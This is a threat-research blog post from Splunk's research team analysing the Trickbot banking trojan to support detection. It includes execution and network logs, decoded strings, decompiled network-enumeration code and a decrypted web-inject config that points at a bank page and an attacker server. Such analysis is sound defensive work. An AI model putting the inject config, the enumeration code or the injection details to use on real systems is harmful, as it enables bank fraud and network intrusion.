

Detecting Trickbot with Splunk | Splunk

By Splunk Threat Research Team

Published: 2021-07-21 · Archived: 2026-04-06 00:48:57 UTC

Trickbot Trojan is said to be related to [Zeus and Dyre](#) crimeware and has been active since the year 2016. Trickbot has been used in multiple campaigns targeting financial services and other verticals; due to its versatile nature, recently it has also been observed targeting single users via [traffic infringement phishing](#). Trickbot is attributed to the following actors, according to [CISA](#):

- [Wizard Spider](#) (CrowdStrike)
- [UNC1878](#) (Fireeye)
- [Gold Blackburn](#) (SecureWorks)

The web injects are post-exploitation code artifacts delivered and executed via trickbot. They are specifically designed for targeted sites (financial institutions, cryptocurrency exchanges, telco service providers). The samples analyzed by the Splunk Threat Research Team include major U.S financial institutions, telecom organizations and cryptocurrency exchanges, among others. Although web injects are not new, they are very difficult to detect, and they usually defeat most available defenses — PINs, CAPTCHA and even two-factor authentication applications.

The web inject code is delivered post-compromise via trickbot. Trickbot crimeware is delivered by multiple methods from direct malicious links, infected documents, or even direct exploitation of internet-exposed hosts or lateral movement; Trickbot malware possesses several functions and features that allow usage of different exploitation methods and post-exploitation payloads.

The following graphic is an example of an infected document:


```

"12:24:28.8347595 PM"rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8347844 PM"rundll32.exe""7304""QueryBasicInformationFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8347945 PM"rundll32.exe""7304""CloseFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8348985 PM"rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8349135 PM"rundll32.exe""7304""CreateFileMapping""C:\Users\Administrator\Downloads\1.dll""FILE LOCKED WITH ONLY READERS"
"12:24:28.8349650 PM"rundll32.exe""7304""CreateFileMapping""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8349555 PM"rundll32.exe""7304""Load Image""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8395267 PM"rundll32.exe""7304""CloseFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8396615 PM"rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8396874 PM"rundll32.exe""7304""QuerySecurityFile""C:\Users\Administrator\Downloads\1.dll""BUFFER OVERFLOW"
"12:24:28.8396971 PM"rundll32.exe""7304""QuerySecurityFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"

```

```

"12:24:29.5492292 PM"rundll32.exe""7304""Process Create""C:\Windows\system32\wermgr.exe""SUCCESS"
"12:24:29.5497045 PM"rundll32.exe""7304""QuerySecurityFile""C:\Windows\System32\wermgr.exe""SUCCESS"
"12:24:29.5501216 PM"rundll32.exe""7304""QueryBasicInformationFile""C:\Windows\System32\wermgr.exe""SUCCESS"

```

By decoding the big encoded string on the trickbot dll loader upon unpacking it in memory, we can see a list of web services that trickbot uses to look for the IP address of the infected machines.

```

total no. of encoded strings: 208
kFzEkfpehQpZ6n1V6fPzI/X+kfMp          --> checkip.amazonaws.com
mCFEkfz8sSPEIL                          --> ipecho.net
mCFe6Sy8sSE8                             --> ipinfo.io
kCFesSEumnyPsSMiyu                      --> api.ipify.org
mmxz6Sz05Eus5x863                      --> icanhazip.com
6CEEOKdEhSPz6gEus5x863                 --> myexternalip.com
I/dSmCxpOnEus5x863                     --> wtfismyip.com
mCl+knPPH/2ZsSPEIL                     --> ip.anysrc.net
kCFesSEumnyPsSMiyu                      --> api.ipify.org
kCFesSEusAx4                             --> api.ip.sb
mndE6A3+6nR                             --> ident.me
I/I/sSTPyCzDyC2+kn0ehQPZ6fD           --> www.myexternalip.com
s/FGknE+                                 --> /plain
s/fEu                                     --> /ip
s/2zIu                                    --> /raw
s/dEOK3                                   --> /text
sJMS6/2pk3MIg7HIL                      --> /?format=text
DSJ+sAxuknTNkCjjsSMiyu                 --> zen.spamhaus.org
kF2GsS14ICxEkC3+6/2A                   --> cbl.abuseat.org
k4P4kC2iknxTyglZynPDhSlGsSMiyu        --> b.barracudacentral.org
ygpJkSupXcPTkfJuhSMDynxDsSPEIL        --> dnsbl-1.uceprotect.net
h/Fz6cPodAx46QPj6/24hiP+yC3           --> spam.dnsbl.sorbs.net
hAJ+yg0Gxjt                             --> rundll32
hAJ+yg0Gxjt+yCzEtL                     --> rundll32.exe

```

```

"12:25:09.7951738 PM", "wermgr.exe", "7172", "TCP Connect", "win-dc-299.attackrange.local:59349 -> 67.212.241.127:https", "SUCCESS", "Length: 0, mss: 1460, s
"12:25:10.9160144 PM", "wermgr.exe", "7172", "TCP Connect", "win-dc-299.attackrange.local:59350 -> wtfismyip.com:http", "SUCCESS", "Length: 0, mss: 1460, s

```

Throughout the infection process, Trickbot will also establish persistence. This is done via the creation of a scheduled task. We also analyzed a trickbot module identified as wormDll64.dll. This module allows trickbot to move laterally and collect LDAP information from compromised networks.

The function below enumerates all servers visible in the windows active directory domain network; it also checks if the infected machine is part of the workgroup.

```

bufptr = 0i64;
entriesread = 0;
totalentries = 0;
resume_handle = 0;
v0 = NetServerEnum(0i64, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, 0x1000u, 0i64, &resume_handle);
if ( !v0 || (v1 = 0, v0 == 0xEA) )
{
    v1 = 0;
    if ( bufptr )
    {
        Func_AllocateHeapForStr(L"\t\t*****MACHINE IN WORKGROUP*****\n", 0i64);
        if ( entriesread )
        {
            for ( i = 0; i < entriesread; ++i )
            {
                sub_680C9760((__int64)name, 260i64, "%ls", *(const wchar_t **)&bufptr[40 * i + 8]);
                v3 = gethostbyname(name);
                if ( v3 )
                {
                    v4 = inet_ntoa(*(struct in_addr **)&v3->h_addr_list);
                    ConnectSocket(v4);
                }
            }
        }
    }
}

```

Trickbot also uses the eternal blue exploitation code. [CVE-2017-0144](#) is a vulnerability that allows remote code execution on machines with vulnerable SMB versions.


Other modules from the trickbot analyzed samples — such as systeminfo64.dll, sharedll64.dll, psinf64.dll, and networkdll64.dll — include full system enumeration, LDAP query, and share enumeration which allows trickbot to copy itself to other systems, shared folders, and download further payloads.

Web Injects

As stated previously in this blog, Web Injects are not new. However, they are a very powerful crime tool and very difficult to detect. Web Injects can bypass most of the current defenses, including 2FA tools. Before Web Injects can be executed, there must be a process of exploitation which can be done via several methods, once the client has been infected with trickbot and the Web Inject file is in place. This is a process that is triggered by the victim browsing specific websites which are specified within the Web Inject config file. Then the trickbot proceeds to exfiltrate data and execute operations on top of the victim’s session to perform fraudulent operations such as transferring money from accounts to foreign institutions.

It is important to understand that in appearance these pages which the victim is visiting look exactly like any other standard normal banking session, but in the background the code injected allows attackers to perform different types of operations. In some cases, the Web Injects code, for example, keeps an account balance at its initial amount to the user’s view, even though in the background, money has already been transferred to a different account, usually to a foreign financial institution in countries where cybersecurity laws are very lax or where there is even complicity from destination country’s regime.

Trickbot Webinjects




Injdll64.dll Web Inject Payload

This module consists of web injects targeting several banking sites. It creates a namepipe `\\.pipe\pidplacesomepipe` where “PID” will be changed to the actual target process ID at runtime, which is sometimes four characters (e.g., `\\.pipe\1844lacesomepipe`). The payload32.dll (a .dll created during the infection process in this sample) is a payload that will be decompressed and injected within the browser session through a reflective dll injection technique to do its main task as a banking trojan.

The following is a snippet snapshot of decrypted trickbot config samples.

```
<dinj>  
<lm>https://secure.           .ca.com/mycommunications/statements/statement.go*</lm>  
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=nYHzRUyjVFZDKTzT7nrm</hl>  
<pri>100</pri>  
<sq>2</sq>
```



As seen in the researched code, the Web Injects principally target login sites for several financial institutions, cryptocurrency exchanges and telco service providers. In some instances, the targeted URI indicates the targeting of balances, transfers and account settings. Such sections usually contain the elements necessary to make deposits, send transfers or change account settings, such as authentication or private information from account holders.

Detections

The Splunk Threat Research Team has developed a [Trickbot analytic story](#) to address this threat. This story is composed of the following searches:

The aforementioned current and new detections should help address this threat, with Trickbot being one of the main Ransomware carriers. Ongoing campaigns are not only a threat to companies operations; recent incidents reveal that ransomware has endangered [human life](#), affected many governments and school organizations and even [military bases](#).

Ransomware is now the top priority in cybersecurity. The Splunk Threat Research team will continue addressing ransomware variants and sharing their detection with the community. Please download our latest content at [Splunkbase](#), or check out [our Github repository](#).

Source: https://www.splunk.com/en_us/blog/security/detecting-trickbots.html